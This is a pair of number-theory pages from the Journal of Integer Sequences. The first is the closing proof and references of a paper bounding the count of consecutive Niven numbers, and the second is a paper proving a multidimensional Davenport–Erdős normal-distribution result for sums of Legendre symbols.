Before we prove Theorem 2, note that it is easy to show that T is an infinite set. This can be established by observing that 2 divides $2\cdot 10^k$ and 3 divides $2\cdot 10^k+1$ for each positive integer k.

On the other hand, using a computer, one can obtain the following table:

x	$T(x)$
10	9
100	11
1000	32

x	$T(x)$
10^4	145
10^5	904
10^6	6 191

x	$T(x)$
10^7	44 742
10^8	332 037
10^9	2 551 917

We now move to prove (6).

Let $(n, n+1) \in T$ and assume that n is a K-digit number, with $K \geq 2$. Write n as

$$n = a \cdot 10^{R+B} + b \cdot 10^R + 10^R - 1, \tag{7}$$

where a is a $K-B-R$ digit number and b is a B digit number not ending with a 9. Here B and R are non negative integers; later, we shall set B as a function of K. Now, observe that $s(n) = s(a) + s(b) + 9R$ and that $s(n+1) = s(a) + s(b) + 1$. Since $(n, n+1) \in T$, we have

$$s(n) | a \cdot 10^{R+B} + b \cdot 10^R + 10^R - 1 \quad \text{and} \quad s(n+1) | a \cdot 10^{R+B} + b \cdot 10^R + 10^R.$$

We therefore have

$$\begin{cases} b \cdot 10^R \equiv -a \cdot 10^{R+B} - 10^R + 1 \pmod{s(n)}, \\ b \cdot 10^R \equiv -a \cdot 10^{R+B} - 10^R \pmod{s(n+1)}. \end{cases}$$

Since $s(n)$ and $s(n+1)$ are relatively prime, we can use the Chinese Remainder Theorem to state that there exists one (and only one) non negative integer $m < s(n)s(n+1)$, where $m = m(a, R, B, s(n), s(n+1))$, such that

$$b \cdot 10^R \equiv m \pmod{s(n)s(n+1)}. \tag{8}$$

Observing that $(n, 10^R) = 1$ and $s(n) | n$, we have that $(s(n), 10^R) = 1$. Hence it follows from (8) that there exists one (and only one) non negative integer $m' < \dfrac{s(n)s(n+1)}{(s(n+1), 10^R)}$, where $m' = m'(a, R, B, s(n), s(n+1))$, satisfying the congruence

$$b \equiv m' \pmod{\frac{s(n)s(n+1)}{(s(n+1), 10^R)}}. \tag{9}$$

Assume for now that the integers K, R, a, B and $s(b)$ are all fixed. Since $s(n) = s(a) + s(b) + 9R$ and $s(n+1) = s(a) + s(b) + 1$, the number of b's satisfying (9) is less than

$$\frac{10^B \ (s(n+1), 10^R)}{s(n)s(n+1)} + 1.$$

Now, as the value of $s(b)$ varies from 0 to $9B-1$, the number $\Gamma = \Gamma(K, R, a, B)$ of suitable b's (that is, those satisfying (9), for K, R, a and B fixed, satisfies

$$\Gamma \leq \sum_{0 \leq s(b) \leq 9B-1} \left(\frac{10^B (s(b) + s(a) + 1, 10^R)}{(s(a) + 9R)(s(a) + 1)} + 1 \right).$$

We then have, letting $k = s(b)$,

$$\Gamma \leq \sum_{d | 10^R} \sum_{\substack{0 \leq k \leq 9B-1 \\ (k+s(a)+1, 10^R) = d}} \left(\frac{10^B \cdot d}{(s(a) + 9R)(s(a) + 1)} + 1 \right).$$

It follows that

$$\begin{aligned} \Gamma &\leq \sum_{d | 10^R} \left(\frac{9B}{d} + 1 \right) \left(\frac{10^B \cdot d}{(s(a) + 9R)(s(a) + 1)} + 1 \right) \\ &\leq \frac{(R+1)^2 \cdot 9B \cdot 10^B}{(s(a) + 9R)(s(a) + 1)} + \frac{5}{2} \frac{10^R \cdot 10^B}{(s(a) + 9R)(s(a) + 1)} + (9B+1)(R+1)^2. \end{aligned}$$

Set $B := \lfloor \log K \rfloor$. If $R > 2 \log K$, the number of n's satisfying (7) is $O(10^K / K^2)$. Therefore we may also assume that $R \leq 2 \log K$. If $s(a) \leq K/2$, one can show that the number of n's satisfying (7) is $O(10^{K\eta})$ for some positive $\eta < 1$. Hence we can make the assumption that $s(a) > K/2$. We then get that, if $B \geq 1$,

$$\Gamma \leq \frac{5 \cdot 10^B ((R+1)^2 \cdot 9B + 2 \cdot 10^R)}{K^2}.$$

From these observations, it follows that

$$\begin{aligned} T(10^K) &\leq \sum_{R \leq 2 \log K} \frac{10^K}{10^{R+B}} \frac{5 \cdot 10^B}{K^2} ((R+1)^2 \cdot 9B + 2 \cdot 10^R) \\ &= 5 \frac{10^K}{K^2} \sum_{R \leq 2 \log K} \left(9B \frac{(R+1)^2}{10^R} + 2 \right) \\ &\ll \frac{10^K \log K}{K^2}. \end{aligned}$$

Thus, given an arbitrary large x, if we choose $K = \left\lfloor \dfrac{\log x}{\log 10} \right\rfloor$, Theorem 2 follows immediately.

5 Final remarks

Most likely, one can remove the $\log\log x$ on the right hand side of (6), but we could not prove this.

On the other hand, it has been shown by Grundman [5] that, given an integer ℓ, $2 \le \ell \le 20$, one could find an infinite number of Niven numbers n such that $n+1, n+2, \ldots, n+\ell-1$ are also Niven numbers (and that there does not exist 21 consecutive numbers which are all Niven numbers). For each integer $\ell \in [2, 20]$, if we denote by $T_\ell(x)$ the number of Niven numbers $n \le x$ such that $n+1, n+2, \ldots, n+\ell-1$ are also Niven numbers, we conjecture that

$$T_\ell(x) \ll \frac{x}{\log^\ell x}.$$

6 Acknowledgements

The authors would like to thank the referee for several helpful comments which greatly improved the quality of this paper.

References

[1] T. Cai, On 2-Niven numbers and 3-Niven numbers, *Fibonacci Quart.* **34** (1996), 118–120.

[2] C. N. Cooper and R. E. Kennedy, On consecutive Niven numbers, *Fibonacci Quart.* **21** (1993), 146-151.

[3] J. M. De Koninck and N. Doyon On the number of Niven numbers up to x, *Fibonacci Quart.*, to appear.

[4] J. M. De Koninck, N. Doyon, and I. Kátai, On the counting function for the Niven numbers, *Acta Arithmetica* **106** (2003), 265–275.

[5] H. G. Grundman, Sequences of consecutive Niven numbers, *Fibonacci Quart.* **32** (1994), 174–175.

[6] I. Vardi, Niven numbers, §2.3 in *Computational Recreations in Mathematics*, Addison-Wesley, 1991, pp. 19 and 28–31.

2000 *Mathematics Subject Classification*: Primary: 11A63, 11A25.

Keywords: Niven numbers.

(Concerned with sequence A005349.)

Received October 21, 2002; revised version received June 20, 2003. Published in *Journal of Integer Sequences*, July 9, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6 (2003), Article 03.2.6

A Multidimensional Version of a Result of Davenport-Erdös

O-Yeat Chan, Geumlan Choi, and Alexandru Zaharescu
Department of Mathematics
University of Illinois
1409 West Green Street
Urbana, IL 61801
USA

Abstract: Davenport and Erdös showed that the distribution of values of sums of the form

$$S_h(x) = \sum_{m=x+1}^{x+h} \left(\frac{m}{p}\right),$$

where p is a prime and $\left(\frac{m}{p}\right)$ is the Legendre symbol, is normal as $h, p \to \infty$ such that $\frac{\log h}{\log p} \to 0$. We prove a similar result for sums of the form

$$S_h(x_1, \ldots, x_n) = \sum_{z_1=x_1+1}^{x_1+h} \cdots \sum_{z_n=x_n+1}^{x_n+h} \left(\frac{z_1 + \cdots + z_n}{p}\right).$$

Full version: pdf, dvi, ps, latex

Received February 24, 2002; revised version received June 16, 2003. Published in *Journal of Integer Sequences* July 9, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.2.6

A multidimensional version of a result of Davenport-Erdős

O-Yeat Chan, Geumlan Choi, and Alexandru Zaharescu
Department of Mathematics
University of Illinois
1409 West Green Street
Urbana, IL 61801
USA
ochan@math.uiuc.edu
g-choi1@math.uiuc.edu
zaharesc@math.uiuc.edu

Abstract

Davenport and Erdős showed that the distribution of values of sums of the form

$$S_h(x) = \sum_{m=x+1}^{x+h} \left(\frac{m}{p}\right),$$

where p is a prime and $\left(\frac{m}{p}\right)$ is the Legendre symbol, is normal as $h, p \to \infty$ such that $\frac{\log h}{\log p} \to 0$. We prove a similar result for sums of the form

$$S_h(x_1, \ldots, x_n) = \sum_{z_1=x_1+1}^{x_1+h} \cdots \sum_{z_n=x_n+1}^{x_n+h} \left(\frac{z_1 + \cdots + z_n}{p}\right).$$

1. Introduction

Given a prime number p, an integer x and a positive integer h, we consider the sum

$$S_h(x) = \sum_{m=x+1}^{x+h} \left(\frac{m}{p}\right),$$

where here and in what follows $\left(\frac{m}{p}\right)$ denotes the Legendre symbol. The expected value of such a sum is $\sqrt{h}$. If p is much larger than h, it is a very difficult problem to show that there is any cancellation in an individual sum $S_h(x)$ as above. The classical inequality of Pólya-Vinogradov (see [8], [10]) shows that $S_h(x) = O(\sqrt{p}\log p)$, and assuming the Generalized Riemann Hypothesis, Montgomery and Vaughan [7] proved that $S_h(x) = O(\sqrt{p}\log\log p)$. The results of Burgess [2] provide cancellation in $S_h(x)$ for smaller values of h, as small as $p^{1/4}$. One does expect to have cancellation in $S_h(x)$ for $h > p^{\epsilon}$, for fixed $\epsilon > 0$ and p large. This would imply the well-known hypothesis of Vinogradov that the smallest positive quadratic nonresidue mod p is $< p^{\epsilon}$, for any fixed $\epsilon > 0$ and p large enough in terms of ϵ. We mention that Ankeny [1] showed that assuming the Generalized Riemann Hypothesis, the smallest positive quadratic nonresidue mod p is $O(\log^2 p)$. It is much easier to obtain cancellation, even square root cancellation, if one averages $S_h(x)$ over x. In fact, Davenport and Erdős [5] entirely solved the problem of the distribution of values of $S_h(x)$, $0 \le x < p$, as $h, p \to \infty$ such that $\frac{\log h}{\log p} \to 0$. Under these growth conditions they showed that the distribution becomes normal. Precisely, they proved that

$$\frac{1}{p} M_p(\lambda) \to \frac{1}{\sqrt{2\pi}} \int_{-\infty}^{\lambda} e^{-\frac{1}{2}t^2} dt, \quad \text{as } p \to \infty,$$

where $M_p(\lambda)$ is the number of integers x, $0 \le x < p$, satisfying $S_h(x) \le \lambda h^{\frac{1}{2}}$.

For a fixed $n \ge 2$, we consider multidimensional sums of the form

$$S_h(x_1, \dots, x_n) = \sum_{z_1=x_1+1}^{x_1+h} \cdots \sum_{z_n=x_n+1}^{x_n+h} \left(\frac{z_1 + \cdots + z_n}{p}\right), \tag{1.1}$$

where p is a prime number, $x_1, \dots, x_n$ are integer numbers, and h is a positive integer. Upper bounds for individual sums of this type have been provided by Chung [3]. In this paper we investigate the distribution of values of these sums, and obtain a result similar to that of Davenport and Erdős. Let

$$c_n := \int_0^n f(t)^2 dt, \tag{1.2}$$

where $f(t)$ is the volume of the region in $\mathbb{R}^{n-1}$ defined by

$$\{(a_1, \dots, a_{n-1}) \in \mathbb{R}^{n-1} : 0 < a_i \le 1,\ i = 1, \dots, n-1;\ t - 1 \le a_1 + \cdots + a_{n-1} < t\}.$$

We will see that this constant c_n naturally appears as a normalizing factor in our distribution result below. Let $M_{n,p}(\lambda)$ be the number of lattice points $(x_1, \dots, x_n)$ with $0 \le x_1, \dots, x_n < p$, such that

$$S_h(x_1, \dots, x_n) \le \lambda c_n^{\frac{1}{2}} h^{n-\frac{1}{2}}.$$

Then we show that as $h, p \to \infty$ such that $\frac{\log h}{\log p} \to 0$, one has

$$\frac{1}{p^n} M_{n,p}(\lambda) \to \frac{1}{\sqrt{2\pi}} \int_{-\infty}^{\lambda} e^{-\frac{t^2}{2}} dt.$$

2. Estimating the moments

We now proceed to estimate higher moments of our sums $S_h(x_1,\dots,x_n)$.

Lemma 1. *Let p be a prime number and let h and r be positive integers. Then*

$$\sum_{x_1,\dots,x_n (\mathrm{mod}\ p)} S_h^{2r}(x_1,\dots,x_n) = 1\cdot 3\cdots(2r-3)(2r-1) \cdot \left(c_n h^{2n-1} + O_{n,r}(h^{2n-2})\right)^r \left(p^n + O_r(p^{n-1})\right) + O_r\left(h^{2nr} p^{n-\frac{1}{2}}\right), \quad (2.1)$$

and

$$\sum_{x_1,\dots,x_n (\mathrm{mod}\ p)} S_h^{2r-1}(x_1,\dots,x_n) = O_r\left(h^{n(2r-1)} p^{n-\frac{1}{2}}\right). \quad (2.2)$$

Proof. Consider first the case when the exponent is $2r$. We have

$$S_h(x_1,\dots,x_n) = \sum_{a_1=1}^{h} \cdots \sum_{a_n=1}^{h} \left(\frac{x_1+\cdots+x_n+a_1+\cdots+a_n}{p}\right).$$

Therefore

$$S_h^{2r}(x_1,\dots,x_n) = \sum_{a_{1,1}=1}^{h} \cdots \sum_{a_{n,1}=1}^{h} \cdots \sum_{a_{1,2r}=1}^{h} \cdots \sum_{a_{n,2r}=1}^{h} \left(\frac{(x_1+\cdots+x_n+a_{1,1}+\cdots+a_{n,1})\cdots(x_1+\cdots+x_n+a_{1,2r}+\cdots+a_{n,2r})}{p}\right)$$

and so

$$\sum_{x_1,\dots,x_n (\mathrm{mod}\ p)} S_h^{2r}(x_1,\dots,,x_n) = \sum_{\substack{a_{i,j}=1 \\ 1\le i\le n \\ 1\le j\le 2r}}^{h} \sum_{x_1,\dots,x_n (\mathrm{mod}\ p)} \left(\frac{(x_1+\cdots+x_n+a_{1,1}+\cdots+a_{n,1})\cdots(x_1+\cdots+x_n+a_{1,2r}+\cdots+a_{n,2r})}{p}\right).$$

Divide the sets of n-tuples $\{(a_{1,i},\dots,a_{n,i}) : i = 1,\dots,2r\}$ into two types. If there exists an i such that the number of $j \in \{1,\dots,2r\}$ for which $a_{1,i}+\cdots+a_{n,i} = a_{1,j}+\cdots+a_{n,j}$ is odd, we say that it is of type 1. The others will be of type 2. First consider the sum of terms of type 1. Since for each fixed $x_2,\dots,x_n$, the product $(x_1+\cdots+x_n+a_{1,1}+\cdots+a_{n,1})\cdots(x_1+\cdots+x_n+a_{1,2r}+\cdots+a_{n,2r})$, as a polynomial in x_1, is not congruent mod p to the square of another polynomial, by Weil's bounds [11] we have

$$\sum_{x_2,\dots,x_n (\mathrm{mod}\ p)} \sum_{x_1 (\mathrm{mod}\ p)} \left(\frac{(x_1+\cdots+x_n+a_{1,1}+\cdots+a_{n,1})\cdots(x_1+\cdots+x_n+a_{1,2r}+\cdots+a_{n,2r})}{p}\right) = \sum_{x_2,\cdots,x_n (\mathrm{mod}\ p)} O_r(p^{1/2}) = O_r(p^{n-\frac{1}{2}}).$$

So the sum of terms of type 1 is $O_r\left(h^{2nr} p^{n-\frac{1}{2}}\right)$. Now consider the sum of terms of type 2. Since the polynomial $(x_1+\cdots+x_n+a_{1,1}+\cdots+a_{n,1})\cdots(x_1+\cdots+x_n+a_{1,2r}+\cdots+a_{n,2r})$ is a perfect square in this case, the Legendre symbol is 1, except for those values of $x_1,\dots,x_n$

for which this product vanishes mod p. Since the product has at most r distinct factors, for any values of $x_2, \dots, x_n$ there are at most r values of x_1 for which the product vanishes mod p. Thus the sum over $x_1, \dots, x_n$ is at most p^n, and at least $(p-r)p^{n-1}$. Hence the contribution of terms of type 2 is

$$F(h,n,r)\left(p^n + O_r(p^{n-1})\right),$$

where $F(h,n,r)$ is the number of sets $\{(a_{1,i}, \dots, a_{n,i}) : i = 1, \dots, 2r\}$ yielding multinomials of type 2, i.e., sets for which each value of $a_{1,i}+\cdots+a_{n,i}$ occurs an even number of times, as i runs over the set $\{1, 2, \dots, 2r\}$. For any integer m with $n \le m \le nh$, let $N_m(h,n)$ be the number of n-tuples $(a_{1,i}, \dots, a_{n,i})$ for which $1 \le a_{1,i}, \dots, a_{n,i} \le h$ and $a_{1,i} + \cdots + a_{n,i} = m$. Then the number of pairs of n-tuples $(a_{1,i}, \dots, a_{n,i})$, $(a_{1,j}, \dots, a_{n,j})$, with $a_{1,i}+\cdots+a_{n,i} = a_{1,j}+\cdots+a_{n,j}$, is $\sum_m (N_m(h,n))^2$. In what follows we write simply N_m instead of $N_m(h,n)$. The number of ways to choose r such pairs of n-tuples (not necessarily distinct) is $\left(\sum_m N_m^2\right)^r$, and the number of ways to arrange these pairs in $2r$ places is $(2r-1)(2r-3)\cdots 3\cdot 1$. Hence,

$$F(h,n,r) \le 1\cdot 3\cdots(2r-3)(2r-1)\left(\sum_m N_m^2\right)^r.$$

On the other hand, the number of ways of choosing r pairs of distinct sums is at least

$$\left(\sum_m N_m^2\right)\left(\sum_m N_m^2 - \max_m\{N_m^2\}\right)\cdots\left(\sum_m N_m^2 - (r-1)\max_m\{N_m^2\}\right)$$
$$\ge \left(\sum_m N_m^2 - r\max_m\{N_m^2\}\right)^r,$$

and the number of different ways to arrange them in $2r$ places is $(2r-1)(2r-3)\cdots 3\cdot 1$. Thus

$$1\cdot 3\cdots(2r-3)(2r-1)\left(\sum_m N_m^2 - r\max_m N_m^2\right)^r \le F(h,n,r)$$
$$\le 1\cdot 3\cdots(2r-3)(2r-1)\left(\sum_m N_m^2\right)^r.$$

Next, we estimate the number $N_m(h,n) = N_m$. It is clear that for any m with $0 < m \le nh$, N_m is the number of lattice points in the region R_m in $\mathbb{R}^{n-1}$ given by

$$R_m := \begin{cases} 0 < a_i \le h, \quad \text{for } i = 1, \dots, n-1; \\ m - h \le a_1 + \cdots + a_{n-1} < m. \end{cases}$$

We send the region R_m to the unit cube in $\mathbb{R}^{n-1}$ via the map $\mathbf{x} \mapsto \frac{\mathbf{x}}{h}$. Then we have

$$\overline{R_m} := \begin{cases} 0 < a_i \le 1, \quad \text{for } i = 1, \dots, n-1; \\ \frac{m}{h} - 1 \le a_1 + \cdots + a_{n-1} < \frac{m}{h}. \end{cases}$$

By the Lipschitz principle [4] we know that

$$N_m = vol(R_m) + O_n(h^{n-2}) = h^{n-1} vol(\overline{R}_m) + O_n(h^{n-2}).$$

With f defined as in the Introduction, we may write $vol(\overline{R}_m) = f(\frac{m}{h})$. Then

$$\begin{aligned}\sum_{0<m\leq nh} N_m^2 &= \sum_{0<m\leq nh} h^{2n-2}\left(f\left(\frac{m}{h}\right)\right)^2 + \sum_{0<m\leq nh} O_n(h^{2n-3})\\ &= h^{2n-1}\sum_{0<m\leq nh}\left(f\left(\frac{m}{h}\right)\right)^2\frac{1}{h} + O_n(h^{2n-2})\\ &= h^{2n-1}\int_0^n (f(t))^2\,dt + O_n(h^{2n-2})\\ &= h^{2n-1}c_n + O_n(h^{2n-2}), \quad \text{as } h\to\infty.\end{aligned}$$

Hence

$$F(h,n,r) = 1\cdot 3\cdots(2r-3)(2r-1)\left(c_n h^{2n-1} + O_{n,r}(h^{2n-2})\right)^r,$$

and (2.1) follows. It is clear that (2.2) holds, since there are no sets of type 2 in this case. This completes the proof of the lemma.

□

3. Main results

By using the estimates for the higher moments of $S_h(x_1,\dots,x_n)$ given in Lemma 1, we show that under appropriate growth conditions on h, p, the distribution of our sums $S_h(x_1,\dots,x_n)$ is normal.

Theorem 1. *Let h be any function of p such that*

$$h\to\infty, \quad \frac{\log h}{\log p}\to 0 \quad \text{as } p\to\infty. \tag{3.1}$$

Let $M_{n,p}(\lambda)$ denote the number of lattice points $(x_1,\dots,x_n)$, $0\leq x_1,\dots,x_n<p$, such that

$$S_h(x_1,\dots,x_n)\leq \lambda c_n^{\frac{1}{2}} h^{n-\frac{1}{2}},$$

with $S_h(x_1,\dots,x_n)$ defined by (1.1) and c_n defined by (1.2). Then

$$\frac{1}{p^n}M_{n,p}(\lambda)\to\frac{1}{\sqrt{2\pi}}\int_{-\infty}^{\lambda} e^{-\frac{t^2}{2}}dt, \quad \text{as } p\to\infty.$$

Proof. We consider the sum

$$\frac{1}{p^n}\sum_{x_1,\dots,x_n (\mathrm{mod}\ p)}\left(\frac{1}{c_n^{1/2}h^{n-1/2}}S_h(x_1,\dots,x_n)\right)^r. \tag{3.2}$$

It follows from the above lemma that for each fixed r and n, if r is even, then the quantity from (3.2) is

$$1\cdot 3\cdots(r-3)(r-1)\left(1+O_{n,r}\left(\frac{1}{h}\right)\right)^r\left(1+O_r\left(\frac{1}{p}\right)\right)+O_{n,r}(h^{\frac{r}{2}}p^{-\frac{1}{2}}),$$

while if r is odd, the quantity from (3.2) is $O_{n,r}(h^{\frac{r}{2}}p^{-\frac{1}{2}})$. Using (3.1), we have that for each positive integer r,

$$\frac{1}{p^n}\sum_{x_1,\dots,x_n (\mathrm{mod}\ p)}\left(\frac{1}{c_n^{1/2}h^{n-1/2}}S_h(x_1,\dots,x_n)\right)^r\to\mu_r, \quad \text{as } p\to\infty, \tag{3.3}$$

where $\mu_r = \begin{cases} 1 \cdot 3 \cdots (r-1), & \text{if } r \text{ is even;} \\ 0, & \text{if } r \text{ is odd.} \end{cases}$

Let $N_{n,p}(s)$ be the number of n-tuples $(x_1, \ldots, x_n)$ with $0 \le x_i < p$, $i = 1, \ldots, n$ such that $S_h(x_1, \ldots, x_n) \le s$. Then $N_{n,p}(s)$ is a non-decreasing function of s with discontinuities at certain integral values of s. We also note that $N_{n,p}(s) = 0$ if $s < -h^n$, $N_{n,p}(s) = p^n$ if $s \ge h^n$, and $M_{n,p}(\lambda) = N_{n,p}(\lambda c_n^{\frac{1}{2}} h^{n-\frac{1}{2}})$. We write (3.3) in the form

$$\frac{1}{p^n} \sum_{s=-h^n}^{h^n} \left(\frac{s}{c_n^{\frac{1}{2}} h^{n-\frac{1}{2}}} \right)^r (N_{n,p}(s) - N_{n,p}(s-1)) \to \mu_r, \quad \text{as } p \to \infty. \tag{3.4}$$

This is similar to relation (26) of Davenport-Erdős [5]. Following their argument, if we set

$$\Phi_{n,p}(t) = \frac{1}{p^n} N_{n,p}(t c_n^{\frac{1}{2}} h^{n-\frac{1}{2}}) = \frac{1}{p^n} M_{n,p}(t),$$

and

$$\Phi(t) = \frac{1}{\sqrt{2\pi}} \int_{-\infty}^{t} e^{-\frac{1}{2}u^2} du,$$

we obtain

$$\int_{-\infty}^{\infty} t^r d\Phi_{n,p}(t) \to \int_{-\infty}^{\infty} t^r d\Phi(t), \quad \text{as } p \to \infty, \tag{3.5}$$

for any fixed positive integer r, which is the analogue of relation (28) from [5]. It now remains to show that, for each real number λ,

$$\Phi_{n,p}(\lambda) \to \Phi(\lambda), \quad \text{as } p \to \infty. \tag{3.6}$$

The assertion of (3.6) follows from the well-known fact (see [6]) in the theory of probability that if F_k and F are probability distributions with finite moments $m_{k,r}$, m_r of all orders, respectively, and if F is the unique distribution with the moments m_r such that $m_{k,r} \to m_r$ for all r as $k \to \infty$, then $F_k \to F$ as $k \to \infty$. We give the outline of the proof following the argument of Davenport-Erdős [5]. Suppose that (3.6) fails for some λ. Then we can find a subsequence $\{\Phi_{n,p'}\}$ and a $\delta > 0$ such that

$$|\Phi_{n,p'}(\lambda) - \Phi(\lambda)| \ge \delta, \quad \text{for all } p'. \tag{3.7}$$

By the two theorems of Helly (see the introduction to [9]) there exists a subsequence $\{\Phi_{n,p''}\}$ of $\{\Phi_{n,p'}\}$ which converges to a distribution Ψ at every point of continuity, and

$$\int_{-\infty}^{\infty} t^r d\Psi(t) = \lim_{p'' \to \infty} \int_{-\infty}^{\infty} t^r d\Phi_{n,p''} = \int_{-\infty}^{\infty} t^r d\Phi(t).$$

Since Φ is the only distribution with these special moments $\mu_1, \mu_2, \ldots$, we have $\Psi(t) = \Phi(t)$ for all t. This contradicts (3.7). Hence one concludes that, as $p \to \infty$,

$$\frac{1}{p^n} M_{n,p}(\lambda) = \Phi_{n,p}(\lambda) \to \Phi(\lambda) = \frac{1}{\sqrt{2\pi}} \int_{-\infty}^{\lambda} e^{-\frac{1}{2}t^2} dt,$$

which completes the proof of the theorem. □

We remark that c_n can be explicitly computed for any given value of n. The following proposition provides an equivalent formulation of c_n, which allows for easier computations in higher dimensions. For any n, consider the polynomial in two variables

$$g_n(X,Y) = \sum_{l=0}^{n-1} \left(\sum_{k=0}^{l} (-1)^k \binom{n}{k} \binom{X + (l-k)Y + n - 1}{n-1} \right)^2 .$$

Note that the total degree of $g_n(X,Y)$ is at most $2n-2$.

Proposition 1. *For any n,*

$$c_n = \sum_{k=0}^{2n-2} \frac{a_{n,k}}{k+1} ,$$

where $a_{n,k}$ is the coefficient of $X^k Y^{2n-2-k}$ in $g_n(X,Y)$.

Proof. We know that for fixed n and $h \to \infty$,

$$\sum_m N_m^2 = h^{2n-1} c_n + O_n(h^{2n-2}),$$

where $N_m = N_m(h,n)$ is the number of n-tuples $(a_1, \ldots, a_n)$ such that $a_1 + \cdots + a_n = m$, with $1 \le a_i \le h$. Replacing m by $m' = m - n$ and each a_i by $b_i = a_i - 1$, we get $\sum_m N_m^2 = \sum_{m'} (N'_{m'})^2$, where $N'_{m'}$ is the number of n-tuples $(b_1, \ldots, b_n)$ such that $b_1 + \cdots + b_n = m'$, with $0 \le b_i \le h-1$.

Now, the number of ways to obtain a sum of m' from n non-negative integers, with no restrictions, is $\binom{m'+n-1}{n-1}$. If we restrict any fixed b_i to satisfy the inequality $b_i \ge h$, then the number of ways drops to $\binom{m'-h+n-1}{n-1}$. If we restrict any two b_i, b_j to satisfy $b_i, b_j \ge h$ then we have $\binom{m'-2h+n-1}{n-1}$ ways, and so on.

Since for each k, there are $\binom{n}{k}$ ways to choose exactly k of the b_i's to be greater than h, we obtain by the inclusion-exclusion principle,

$$N'_{m'} = \sum_{0 \le k \le m'/h} (-1)^k \binom{n}{k} \binom{m' - kh + n - 1}{n-1}.$$

So we have, for $lh \le m' < (l+1)h$, $0 \le l \le n-1$,

$$N'_{m'} = \sum_{k=0}^{l} (-1)^k \binom{n}{k} \binom{m' - kh + n - 1}{n-1}.$$

Replacing m' by $s + lh$, with $0 \le s \le h-1$, we get

$$N'_{s+lh} = \sum_{k=0}^{l} (-1)^k \binom{n}{k} \binom{s + (l-k)h + n - 1}{n-1}.$$

Therefore

$$\begin{aligned} \sum_{m'} (N'_{m'})^2 &= \sum_{s=0}^{h-1} \sum_{l=0}^{n-1} \left(\sum_{k=0}^{l} (-1)^k \binom{n}{k} \binom{s + (l-k)h + n - 1}{n-1} \right)^2 \\ &= \sum_{s=0}^{h-1} g_n(s,h). \end{aligned}$$

It follows that

$$\sum_{s=0}^{h-1} g_n(s,h) = h^{2n-1}c_n + O_n(h^{2n-2}). \tag{3.8}$$

Now, the main contribution in $g_n(s,h)$ comes from the terms where the exponents of s and h add up to $2n-2$. Since for any $0 \le k \le 2n-2$,

$$\sum_{s=0}^{h-1} s^k = \frac{1}{k+1}h^{k+1} + O_n(h^k),$$

we obtain

$$\begin{aligned}\sum_{s=0}^{h-1} g_n(s,h) &= \sum_{s=0}^{h-1}\left(\sum_{k=0}^{2n-2} a_{n,k}s^k h^{2n-2-k} + \text{lower order terms}\right)\\ &= \sum_{k=0}^{2n-2}\sum_{s=0}^{h-1} a_{n,k}s^k h^{2n-2-k} + O_n(h^{2n-2})\\ &= \sum_{k=0}^{2n-2}\frac{a_{n,k}}{k+1}h^{2n-1} + O_n(h^{2n-2}).\end{aligned}$$

By combining this with (3.8), we obtain the desired result. □

For $n = 2,3,4,5,6$, one finds that $c_2 = \frac{2}{3}$, $c_3 = \frac{11}{20}$, $c_4 = \frac{151}{315}$, $c_5 = \frac{15619}{36288}$, $c_6 = \frac{655177}{1663200}$. The numerator and the denominator of c_n grow rapidly as n increases. For instance, for $n = 10$ and $n = 25$ we have

$$c_{10} = \frac{37307713155613}{121645100408832},$$

and

$$c_{25} = \frac{675361967823236555923456864701225753248337661154331976453}{34659935272607838226339154605202015777068537400524800000000}.$$

One can also work with boxes instead of cubes, and obtain similar distribution results. For example, in dimension two, we may consider the sum

$$S_{h,k}(x,y) = \sum_{u=x+1}^{x+h}\sum_{v=y+1}^{y+k}\left(\frac{u+v}{p}\right),$$

where x, y are any integers and h, k are positive integers, with $h \ge k$, say. Then, by using the same arguments as in the proof of Theorem 1, one can prove the following result.

Theorem 2. *Let h, k be functions of p such that*

$$h \ge k, \quad \frac{h}{k} \to \alpha, \quad k \to \infty, \quad \frac{\log k}{\log p} \to 0, \quad \text{as } p \to \infty.$$

Denote $\beta = \sqrt{\alpha - \frac{1}{3}}$ and $\beta' = \sqrt{1 - \frac{1}{3\alpha}}$. Let $M_p(\lambda)$ be the number of pairs (x,y) with $0 \le x,y < p$, x, y integers, such that $S_{h,k}(x,y) \le \lambda\beta k^{\frac{3}{2}}$. Let $M_p'(\lambda)$ be the number of pairs (x,y) with $0 \le x,y < p$, x, y integers, such that $S_{h,k}(x,y) \le \lambda\beta' h^{\frac{1}{2}}k$. Then, as $p \to \infty$,

$$\frac{1}{p^2}M_p(\lambda) \to \frac{1}{\sqrt{2\pi}}\int_{-\infty}^{\lambda} e^{-\frac{1}{2}x^2}dx,$$

and

$$\frac{1}{p^2}M_p{}'(\lambda) \to \frac{1}{\sqrt{2\pi}}\int_{-\infty}^{\lambda} e^{-\frac{1}{2}x^2}dx.$$

We remark that when h is much larger than k, $S_{h,k}(x,y)$ is close to k times the 1-dimensional sum $S_h(x+y)$. Also, in this case α is large, β' is close to 1, and the above statement for $M_p{}'(\lambda)$ approaches the 1-dimensional result of Davenport and Erdős. Note also that in case $\alpha = 1$, we have $\beta = \sqrt{2/3} = \sqrt{c_2}$, and the statement of Theorem 2 for $M_p(\lambda)$ coincides with that of Theorem 1 for $n = 2$.

References

[1] N. C. Ankeny, The least quadratic nonresidue, *Ann. of Math.* (2) **55** (1952), 65–72.

[2] D. A. Burgess, On character sums and L-series. II, *Proc. London Math. Soc.* (3) **13** (1963), 524–536.

[3] F. R. K. Chung, Several generalizations of Weil sums, *J. Number Theory* **49** (1994), 95–106.

[4] H. Davenport, On a principle of Lipschitz, *J. London Math. Soc.* **26** (1951), 179–183.

[5] H. Davenport and P. Erdős, The distribution of quadratic and higher residues, *Publ. Math. Debrecen* **2** (1952), 252–265.

[6] W. Feller, *An Introduction to Probalility Theory and Its Applications*, Vol. 2, 2nd edition, Wiley, New York, 1971.

[7] H. L. Montgomery and R. C. Vaughan, Exponential sums with multiplicative coefficients, *Invent. Math.* **43** (1977), 69–82.

[8] G. Pólya, Uber die verteilung der quadratischen Reste und Nichtreste, *Nachrichten K. Ges. Wiss. Göttingen* (1918), 21–29.

[9] J. A. Shohat and J. D. Tamarkin, *The Problem of Moments*, Math. Surveys No. 1, Amer. Math. Soc., New York, 1943.

[10] I. M. Vinogradov, Sur la distribution des résidus et des non-résidus des puissances, *J. Phys.-Math. Soc. Perm.* **1** (1919), 94–98.

[11] A. Weil, On some exponential sums, *Proc. Natl. Acad. Sci. USA* **34** (1948), 204–207.

2000 *Mathematics Subject Classification*: Primary 11T99; Secondary 11A15.
